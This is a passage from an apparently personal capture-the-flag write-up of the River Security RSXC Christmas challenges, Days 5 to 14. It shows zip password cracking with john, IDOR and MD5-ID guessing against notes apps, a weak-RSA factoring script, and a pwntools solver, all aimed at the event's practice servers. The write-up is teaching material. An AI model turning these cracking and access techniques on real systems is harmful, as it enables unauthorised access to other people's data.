We can see from the image on the left that one IRC user 'chris' is communicating with another IRC user 'simen'. They talk about today's challenge and 'chris' tells 'simen' to encrypt a zip file with a ten digit number above 9,954,000,000. In the next communication, we see a connection to an FTP server. user 'simen' connects, and then stores the 'flag.zip' file on the FTP server.

If we then navigate to the next stream in Wireshark, we see an unencrypted transfer to that FTP server, likely containing that zip file! After a quick analysis of the stream, we can see that the communication starts with 'PK'. Looking up the magic bytes for a zip file, reveals that the magic bytes are `50 4B 03 04`, or `PK\\x03\\x04`. This lines up with our stream, so we'll go ahead and save the zip by switching the 'Show data as' dropdown to 'raw', and hitting the 'Save as...' button in the bottom right.


Wireshark · Follow TCP Stream (tcp.stream eq 6) · 05-challenge.pcap
1 client pkt, 0 server pkts, 0 turns.
Entire conversation (249 bytes)
Show data as ASCII
Stream 6
Find:
Find Next
Filter Out This Stream
Print
Save as…
Back
Close
Help

```
PK....   ....;jSU..yC...8.......flag.txtUT   .....a...aux..............C.....b.aDU..'./P.
(....N..%$+.........-(.HY*.  ......S:.1P....g=.'|PK..U..yC...8...PK......
....;jSU..yC...8.....................flag.txtUT......aux.............PK..........N.........
```

Figure 5: An Unencrypted Zip Transfer

Now that we've got our zip file, and know that it has a password of a number above 9,954,000,000, we will attempt to crack the password. First, we'll use `zip2john` to convert this zip into a crackable format, and save it to '05-challenge.john'.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ zip2john 05-challenge.zip > 05-challenge.john
ver 2.0 efh 5455 efh 7875 05-challenge.zip/flag.txt
PKZIP Encr: 2b chk, TS_chk, cmplen=67, decmplen=56, crc=79FCC455
```

Next, we'll use `john` to crack the johnfile from the previous command. Since we know the password is going to be above 9,954,000,000, we can use `john` in mask mode, which takes in a regex string, to start bruteforcing passwords which match that regex. We're going to give it the string `99[5-9][4-9][0-9][0-9][0-9][0-9][0-9][0-9]` to match all numbers above 9,954,000,000.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ john --mask=99[5-9][4-9][0-9][0-9][0-9][0-9][0-9][0-
9] 05-challenge.john
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
9954359864       (05-challenge.zip/flag.txt)
1g 0:00:00:00 DONE
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

And it's cracked! Running `john --show` on the file will give us our password of `9954359864`. Let's unzip the file and take a look.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ john --show 05-challenge.john
05-challenge.zip/flag.txt:9954359864

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ unzip 05-challenge.zip
Archive:  05-challenge.zip
[05-challenge.zip] flag.txt password:
  inflating: flag.txt

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ cat flag.txt
RSXC{Good_job_analyzing_the_pcap_did_you_see_the_hint?}
```

The flag is ours! Another interesting challenge from the team...

Lesson of the day: encrypt your traffic!

Day 6

On the sixth day of Christmas, the River Security team gave to me:

We recently did some research on some old ciphers, and found one that supposedly was indecipherable, but maybe you can prove them wrong?

https://rsxc.no/06-challenge.txt


Navigating to this file, reveals the following text:

`PEWJ{oqfgpylasqaqfzmgloxjgcezyigbglx}`

We've been told that this string is some sort of old cipher, and we can see from the string that it still has curly braces where we expect them to be (remember that the format is RSXC{FLAG}). We can deduce from this, that it is probably some sort of substitution cipher, as transposition ciphers would destroy the positioning of these characters.

We've also been told that the cipher was supposedly 'indecipherable'. After a bit of research into substitution ciphers, I found the following article: `https://blog.finjan.com/substitution-ciphers-a-look-at-the-origins-and-applications-of-cryptography/`. It examines some common substitution ciphers, and under the polyalphabetic substitution cipher section, it mentions that there is a cipher called the 'Vigenère Cipher', which "remained until 1854 as 'Le Chiffre Undechiffrable', or 'The Unbreakable Cipher' ". Aha! Putting all of the clues together, we can deduce that this strange message is most likely a Vigenère cipher...

After a bit more research into Vigenère ciphers, I came across a tool which claimed to decode the cipher (`https://www.dcode.fr/vigenere-cipher`). We see the following options when we navigate to the site:




PLAINTEXT LANGUAGE: English
ALPHABET: ABCDEFGHIJKLMNOPQRSTUVWXYZ

[✓ KNOWING THE KEY/PASSWORD: KEY]
KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS: 3
KNOWING ONLY A PARTIAL KEY: KE?
KNOWING A PLAINTEXT WORD: PLAINTEXT
VIGENERE CRYPTANALYSIS (KASISKI'S TEST)

Figure 6: DCODE's Vigenère Cipher Decoder

We'll enter the ciphertext `PEWJ{oqfgpylasqaqfzmgloxjgcezyigbglx}` in the main box, and select the decryption method 'Knowing a Plaintext Word'. We know that all flags start with the letters 'RSXC', so we can put that in the known plaintext box to help crack the key! Hitting decrypt on these parameters yields the following result:


Search for a tool
SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'boolean'
BROWSE THE FULL DCODE TOOLS' LIST
Results
VIGENERE CIPHER
Cryptography › Poly-Alphabetic Cipher › Vigenere Cipher
VIGENERE DECODER
AUTOMATIC DECRYPTION
DECRYPT
See also: Beaufort Cipher – Caesar Cipher

Vigenere 🔑 ?
(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)

↑↓	↑↓
YMZHG	RSXC{isthisnotjustafancycaesarcipher}
OOSWXX	BQEN{rtrsxcodeciuicystsamsomdblsnopa}
YPXBJX	RPZI{fthrsxcdubdpwcorononminhyplimjko}
YYYGOY	RGYD{ashirsxcusckrboinijliegtkkidifj}
HQJZ	IONK{hawhiicblarryjdheyokzmvarsxczvo}
YMZHXX	RSXC{rthuqroduebjicoumhamiqfsbliphea}

VIGENERE CIPHERTEXT

PEWJ{oqfgpylasqaqfzmgloxjgcezyigbglx}

PARAMETERS

PLAINTEXT LANGUAGE: English

ALPHABET: ABCDEFGHIJKLMNOPQRSTUVWXYZ

DECRYPTION METHOD

- ○ KNOWING THE KEY/PASSWORD: KEY
- ○ KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS: 3
- ○ KNOWING ONLY A PARTIAL KEY: KE?
- [✓ KNOWING A PLAINTEXT WORD: RSXC]
- ○ VIGENERE CRYPTANALYSIS (KASISKI'S TEST)

Figure 7: DCODE's Vigenère Cipher Decoder

We can see from the output, that DCODE has cracked our cipher, and found the corresponding key used to encrypt the message, of 'YMZHG'. When decrypting the message, we get the flag!

```
RSXC{isthisnotjustafancycaesarcipher}
```

Day 7

On the seventh day of Christmas, the River Security team gave to me:

We found this picture that seemed to contain the flag, but it seems like it has been cropped, are you able to help us retrieve the flag?

https://rsxc.no/07-challenge.jpg

When browsing to the image, it seems we've got a picture of the flag, which has been cropped and cut off. How disappointing!




Figure 8: 07-challenge.jpg


Using the clue in the title 'This is quite meta', I'm going to assume the challenge involves extracting metadata from the image. Let's put the image through `exiftool`, a popular Linux metadata extraction tool and see what is returned:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ exiftool 07-challenge.jpg
ExifTool Version Number         : 12.34
File Name                       : 07-challenge.jpg
Directory                       : .
File Size                       : 9.0 KiB
File Modification Date/Time     : 2021:11:25 16:43:28-05:00
File Access Date/Time           : 2021:12:07 04:38:11-05:00
File Inode Change Date/Time     : 2021:12:07 04:37:39-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Comment                         : CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 75.
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 96
Y Resolution                    : 96
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Thumbnail Offset                : 199
Thumbnail Length                : 2265
Image Width                     : 798
Image Height                    : 69
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 1
Image Size                      : 798x69
Megapixels                      : 0.055
Thumbnail Image                 : (Binary data 2265 bytes, use -b option to extract)
```

After analysing the information given, I see something of interest at the very bottom. It says that there is a Thumbnail Image in the metadata that is 2265 bytes. That's odd, we don't usually see that! Let's use the -b option to extract it (as exiftool says) and see what we get:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ exiftool 07-challenge.jpg -ThumbnailImage -b > 07-challenge-thumbnail.jpg

(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ xdg-open 07-challenge-thumbnail.jpg
```

When we open up the thumbnail, we see the full flag - `RSXC{Sometimes_metadata_hides_stuff}`. Easy as that!



RSXC{
Sometimes_metadata_hides_stuff
}

Figure 9: Extracted Thumbnail Containing Flag

Who knows what kinds of data you've got hidden in *your* images...


Day 8

On the eighth day of Christmas, the River Security team gave to me:

I just created a new note saving application, there is still some improvements that can be made but I still decided to show it to you!

http://rsxc.no:20008

Let's navigate to the page and see what we get. We see a personal notes page, with 'Note 2', 'Note 3' and 'Note 4'. Funny... I wonder what happened to 'Note 1'!




My personal notes

Keep out!

Note 2 Note 3 Note 4

Figure 10: My Personal Notes Page (http://rsxc.no:20008)

Browsing to 'Note 2', we see the following page and URL bar. In the URL, we can clearly see a reference to an ID number. It seems the person who created the system decided to use query parameters to access their pages.




Glad I am taking notes

I am very glad I have started taking notes. I managed to forget my flag today, but luckily I had created a note for it.

Figure 11: 'Note 2' (http://rsxc.no:20008/notes.php?id=2)

Armed with this information, we can launch an Insecure Direct Object Reference (IDOR) attack to gain direct access to objects based on our user supplied input in the URL. By doing this, we can access resources we shouldn't be able to access. Let's use it to access the long lost 'Note 1', by changing the parameter in the URL bar to `?id=1`.




Today I learned

Today I learned an interesting fact! When computers count, they start at 0.

Figure 12: 'Note 1' (http://rsxc.no:20008/notes.php?id=1)

Perfect. We see the infamous 'Note 1'. Unfortunately it's not a flag, just another clue. It states an interesting fact that the developer has learned, which is that computers start counting at zero. This statement implies that instead of accessing 'Note 1', we should have been accessing 'Note 0', because this would be the first note a computer would make. Let's go ahead and access 'Note 0', by changing the parameter in the URL bar to `?id=0`.



Flag

My flag is RSXC{Remember_to_secure_your_direct_object_references}

Figure 13: 'Note 0' (http://rsxc.no:20008/notes.php?id=0)

And there we go! We've got our flag: `RSXC{Remember_to_secure_your_direct_object_references}`


Day 9

On the ninth day of Christmas, the River Security team gave to me:

I see that someone managed to read my personal notes yesterday, so I have improved the security! Good luck!

http://rsxc.no:20009

After cracking yesterdays challenge, it seems like the owner has upped their security. Let's see if we can break it again! Browsing to the site, we see a familiar personal notes page, this time with a new message about RFC 1321. After a bit of research, we discover that RFC 1321 describes the MD5 Message-Digest Algorithm, a hashing function. We also see three notes: 'note1', 'note2', and 'note3'.


My personal notes

Keep out!

Someone managed to bypass my security. I have therefor implemented the functionality in RFC 1321 to help secure me

note1 note2 note3

Figure 14: My Personal Notes (http://rsxc.no:20009/)

Browsing to each page, reveals a different hint and URL, shown below:

note1

URL: http://rsxc.no:20009/notes.php?id=d6089d6c1295ad5fb7d7ae771c0ad821

Hint: I should create a system to authenticate users better. My friend told me that hiding my ip wouldn't help much

note2

URL: http://rsxc.no:20009/notes.php?id=9ef6e5e18112cf3736e048daa947fcdc

Hint: Today I read about RFC 1321. Where they talked about a cool algorithm called MD5. It sounded so cool I decided to start using it!

note3

URL: http://rsxc.no:20009/notes.php?id=7a14c4e4e3f8a3021d441bcbae732c8b

Hint: After learning about RFC 1321 I have to decide on a naming convention for my notes so I don't loose them. I have decided on using the naming convention "note" plus id number. So for instance this would be "note3"

Putting all of this information together, we can piece together the following:


- The ID parameter consists of an MD5 hash.
- The MD5 hash is made up of 'note' + ID.

Let's test this theory using note1. We will MD5 hash 'note1', and compare it to the URL parameter given when accessing the 'note1' page (seen above). As you can see, they're the same!

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ printf 'note1' | md5sum
d6089d6c1295ad5fb7d7ae771c0ad821
```

With that in mind, let's try and access the infamous 'note0', like the challenge from yesterday. We will md5hash 'note0', and then paste the result into the id URL parameter.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ printf 'note0' | md5sum
65b29a77142a5c237d7b21c005b72157
```




Hidden the flag

I have now hidden the **flag** with a custom naming convention. I just have to remember that the input to the md5sum for it is all lower case and 4 characters long. (Hint: no need to bruteforce...)

Figure 15: 'note0' (http://rsxc.no:20009/notes.php?id=65b29a77142a5c237d7b21c005b72157)

Ok! We're getting somewhere. Our next hint is that the creator has hidden the flag with a custom naming convention. It's lowercase, and 4 characters long. We can also notice from the page that 'flag' is in bold. That's 4 letters long and lowercase! Let's try the MD5 hash of 'flag' and see what we get...

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ printf 'flag' | md5sum
327a6c4304ad5938eaf0efb6cc3e53dc
```



Flag

My flag is RSXC{MD5_should_not_be_used_for_security.Especially_not_with_known_plaintext}

Figure 16: 'flag' (http://rsxc.no:20009/notes.php?id=327a6c4304ad5938eaf0efb6cc3e53dc)

Et voila! We have our flag: `RSXC{MD5_should_not_be_used_for_security.Especially_not_with_known_plaintext}`

Day 10

On the tenth day of Christmas, the River Security team gave to me:

Sometimes you need to look up to get the answer you need.

http://rsxc.no:20010

Let's start with a good old CURL, to see what we get from this page.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ curl http://rsxc.no:20010
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <h1>To find the flag you will have to look up</h1>
    <form action=".">
      <input name="search"></input>
      <button type="submit">Lookup</button>
    </form>
  </body>
</html>
```

We see a barebones html page, which contains a search input box, and a button which says 'Lookup'. We also see a hint, telling us to look up. After messing around with the 'Lookup' button, I couldn't seem to see it do anything relevant other than setting a URL parameter. That's when I re-read the hint. 'Look Up' not 'Lookup'! It's a reference to the other parts of a HTTP request that we can't see right now, because CURL abstracts them from us.

Running CURL with the verbos `-v` option, allows us to see everything that CURL does. After running the command, we see that a header field is set, which contains our flag. 'Header'... 'Look Up'... It all makes sense now!

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ curl http://rsxc.no:20010
* Connected to rsxc.no (134.209.137.128) port 20010 (#0)
> GET / HTTP/1.1
> Host: rsxc.no:20010
> User-Agent: curl/7.80.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 15 Dec 2021 15:51:39 GMT
< Server: Apache/2.4.51 (Debian)
< X-Powered-By: PHP/7.4.26
< Flag: RSXC{Sometimes_headers_can_tell_you_something_useful}
< Vary: Accept-Encoding
< Content-Length: 222
< Content-Type: text/html; charset=UTF-8
<
<!DOCTYPE html>
<html>
  <CODE FROM BEFORE>
</html>
```

And with that, we've retrieved our flag for today! - `RSXC{Sometimes_headers_can_tell_you_something_useful}`

Day 11

On the eleventh day of Christmas, the River Security team gave to me:

We intercepted some traffic from a malicious actor. They seemed to be using a not so secure implementation of RSA, could you help us figure out how they did it?

https://rsxc.no/11-challenge.zip

Downloading the files, we see a dodgy python RSA implementation, and an RSA out file, containing the `n` used, along with the ciphertext. The RSA implementation looks like this:

```python
from Crypto.PublicKey import RSA #pycryptodome
from Crypto.Cipher import PKCS1_OAEP
from sympy import randprime, nextprime, invert
import base64

p = randprime(2**1023, 2**1024)
q = nextprime(p*p)
print(p,q)

n = p*q
e = 65537

phi = (p-1)*(q-1)
d = int(invert(e,phi))

key = RSA.construct((n,e,d,p,q))
rsa = PKCS1_OAEP.new(key)

print(n)
print()
print(base64.b64encode(rsa.encrypt(open('./flag.txt','rb').read())).decode("ascii"))
```

We start by generating a random p between 2^{1023} and 2^{1024}, which is sufficiently large to avoid any cracking attacks. We then generate a q, by multiplying our p by itself and finding the next prime. We use a large e (65537), meaning small e cracking attacks will not work. However, our generation of q is dodgy. We can break it down as follows:

1. $p = \text{randprime}(2^{1023}, 2^{1024})$
2. $q = \text{nextprime}(p * p)$
3. $n = p * q$
4. $q > p * p$ [Using 2]
5. $n > p * p * p$ [Using 3 & 4]
6. $\sqrt[3]{n} > p$ [Using 5]

Knowing 6 holds true, we can find the cube root of n, then go backwards searching for candidate p s that are prime. Once we find a candidate p, we can calculate candidate q, and multiply both to get candidate n. Comparing this to the n supplied in the out file, we can gather together all the pieces we need for decryption and extract the flag!

Let's do exactly that using the following Python script:

```python
# Import required libraries.
from gmpy2 import mpz, iroot_rem
from sympy import prevprime, invert
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import base64

# Grab n and ciphertext from file.
with open("rsa.out","r") as f:
    lines = [ line.rstrip() for line in f.readlines() if line.rstrip() != '' ]
    n = lines[0]
    ciphertext = lines[1]

# Parse n using library for handling long numbers.
n = mpz(n)

# Find cube root of n as integer. This will be our first p candidate.
pCandidate = iroot_rem(n,3)[0]

print("[*] Attemping to Crack P & Q...\n")
print("[+] Found N: {}".format(n))

# Loop until p & q are cracked.
while True:
    # Find a candidate q from candidate p.
    qCandidate = nextprime(pCandidate * pCandidate)

    # Check if p * q = n.
    if pCandidate * qCandidate == n:
        print("[+] Found P: {}\n".format(pCandidate))
        print("[+] Found Q: {}\n".format(qCandidate))
        break

    # Find the next lowest prime candidate p.
    pCandidate = prevprime(pCandidate)

print("[*] Decrypting Message with Found P & Q...\n")

# Find e, phi and d from p and q.
e = 65537
phi = (pCandidate-1)*(qCandidate-1)
d = int(invert(e,phi))

# Construct the RSA parameters.
key = RSA.construct((int(n),e,d,int(pCandidate),int(qCandidate)))
rsa = PKCS1_OAEP.new(key)

# Decrypt the flag and print it!
flag = rsa.decrypt(base64.b64decode(ciphertext)).decode()
print("[+] Found Flag: {}".format(flag))
```

Now that it's complete, run it on a terminal:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ python3 11-challenge.py
[*] Attemping to Crack P & Q...

[+] Found N: 14157329126331108504630822909105313109440251858516289604966875594832547469297202216
470232402423361586869178440987269551239222819903538499505723865913041988098879801955921644374636
943965516290257258932977407212107406038521178451872762408221102098908053957263192728112381821170
913979340746476252297340021950896869749696519544705355543479439018788833625180729233542488591474
161123182068243374874457167046485035656761802679660618512362313293589555571466600992709963519056
812995434902840883889170863590288007833552146490851814531349920312457740416456326974459953889066
707441007846473647120478239651352107092488543538920697823387552452119106801792913042831338580678
087248814281581180183291164806239194064821835910091610120498088489215973844627624137550537929282
186737933010125826114464478957227948525868584079553082037128236988833712973951493251618724958919
41488144882598336487422503139931872453298083167787506759793770112004781589

[+] Found P: 1122863874144311910843408084170725470148392971525997258204549403712392175909920069
03954687204813313101800680813960917916690912681257757145943379344088372128505672622510768245951
96517719673614002700374708871672408779347963776396890260880370869211434039914453940552002386839
6501357758436512892759718479568171933

[+] Found Q: 1260823279858373138568769545120993521386165287574164631789719623471302338279267516
23992310962387253446653626689724902522666878438877855683539918364075174058753635303443375382529
98456260540785191589799741912658532833733902010838188259631913920408014658418029283634958485912
20252988085658444031040632965159514920763280493574917967084838399768488939075526504835870933962
13568857024315074236494307880850030789272073991256233056029217707429515634398498513583099082994
32226225381264359769516162777325258167157503437075889116677928812701343264569972757973397181437
682819670999678186251398796275879451495346821319159448956633

[*] Decrypting Message with Found P & Q...

[+] Found Flag: RSXC{Good_Job!I_see_you_know_how_to_do_some_math_and_how_rsa_works}
```

And we've got our flag!: `RSXC{Good_Job!I_see_you_know_how_to_do_some_math_and_how_rsa_works}`

Day 12

On the twelfth day of Christmas, the River Security team gave to me:

For this challenge you need to do some encoding, but remember, you need to do it quickly, before the time runs out.

rsxc.no:20012

Let's connect to the service and see what it spits out:

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ nc rsxc.no 20012
Good luck, you have 12 seconds to solve these 100 tasks!
Please base64 decode this for me: SVBnRHBQeQ==
```

The server tells us we have 12 seconds to solve 100 tasks for the twelfth day of Christmas. How cute! From the looks of things, there's no possible way that a human could perform 100 of these in 12 seconds, so we'll use a bit of scripting magic. Connecting to the server multiple times reveals a range of tasks that the user will be asked to complete. The tasks are as follows:

- Turn to Lowercase
- Reverse
- Hex Decode
- Base64 Decode

Knowing all of this, we can write a handy python script that connects to the server and performs all of these tasks for us, retrieving the flag. Unlike Day 2, I'll use the `pwntools` library instead of the `socket` library, to show you a range of options when writing Python scripts. The full script can be seen below:

```python
# Import required libraries.
from pwn import *
from base64 import b64decode

# Connect to remote host using pwntools 'remote'
with remote('rsxc.no',20012) as connection:

    # Receive the welcome message.
    welcomeMessage = connection.recvline()

    # Loop forever until flag is found.
    while True:

        # Try receiving a challenge.
        try:
            # Split the challenge and data from the stream.
            challenge = connection.recvuntil(b': ').decode()
            data = connection.recvuntil(b'\n').rstrip().decode()

            # Turn to lower case.
            if 'lower case' in challenge:
                response = data.lower().encode()

            # Reverse string.
            elif 'reverse' in challenge:
                response = data[::-1].encode()
            # Hex decode string.
            elif 'hex decode' in challenge:
                response = bytes.fromhex(data)

            # Base64 decode string.
            elif 'base64 decode' in challenge:
                response = b64decode(data)

            # Send the response to the server.
            connection.send(response + b'\n')

        # Challenge could not be received, so it's the flag!
        except:
            # Decode the flag and stop the loop.
            flag = connection.recvuntil(b'\n').rstrip().decode()
            print("[!] Retrieved Flag: " + flag)
            break
```

Let's run our script to retrieve our flag...

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ python3 12-challenge.py
[+] Opening connection to rsxc.no on port 20012: Done
[!] Retrieved Flag: RSXC{Seems_like_you_have_a_knack_for_encoding_and_talking_to_servers!}
[*] Closed connection to rsxc.no port 20012
```

That's our flag for Day 12!: `RSXC{Seems_like_you_have_a_knack_for_encoding_and_talking_to_servers!}`

Day 13

On the thirteenth day of Christmas, the River Security team gave to me:

When starting with new languages and frameworks, it is easy to get confused, and do things you shouldn't.

http://rsxc.no:20013

Browsing to the page, we find a ToDo app! It allows you to add items to a to do list, mark them as completed, and then remove them.




Figure 17: To Do App

Taking a look at the back-end JavaScript gives us an insight as to what is going on with the program. After scrolling through the main React JS file (`main.chunk.js`), I noticed an interesting `Todos` function, shown below:

```
function Todos() {
  const b64 = "UlNYQ3tpdF9taWdodF9iZV90aGVyZV9ldmVuX2lmX3lvdV9kb24ndF9pbmNsdWRlX2l0IX0=";
  return /*#__PURE__*/Object(react_jsx_dev_runtime__WEBPACK_IMPORTED_MODULE_1__["jsxDEV"])
  ("div", {
    children: /*#__PURE__*/Object(react_jsx_dev_runtime__WEBPACK_IMPORTED_MODULE_1__
    ["jsxDEV"])("p", {
      children: ["Hide this somewhere, and not just rely on base64: ", b64]
    }, void 0, true, {
      fileName: _jsxFileName,
      lineNumber: 7,
      columnNumber: 7
    }, this)
  }, void 0, false, {
    fileName: _jsxFileName,
    lineNumber: 6,
    columnNumber: 5
  }, this);
}
```

The function has a strange Base64 string, and then a `children` attribute which tells the developer to hide the string somewhere, and change from base64 encoding. Let's decode this strange string, and see what we get.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ echo "UlNYQ3tpdF9taWdodF9iZV90aGVyZV9ldmVuX2lmX3lvdV9kb24nd
F9pbmNsdWRlX2l0IX0" | base64 -d
RSXC{it_might_be_there_even_if_you_don't_include_it!}
```

After decoding the string, we find the flag for Day 13: `RSXC{it_might_be_there_even_if_you_don't_include_it!}`.

Lesson of the day: Make sure to purge any code you don't want included when compiling React apps!

Day 14

On the fourteenth day of Christmas, the River Security team gave to me:

Have you heard about the secure information sharing standard JWT? It can sometimes be a little confusing, but I think we got it all figured out.

http://rsxc.no:20014

When we browse to the website, we come across a login page, with some credentials lying in plaintext. We see two users: 'test' and 'admin'. The page reveals that the password of the 'test' user is 'test'. Unfortunately, we don't get the password of the admin user!

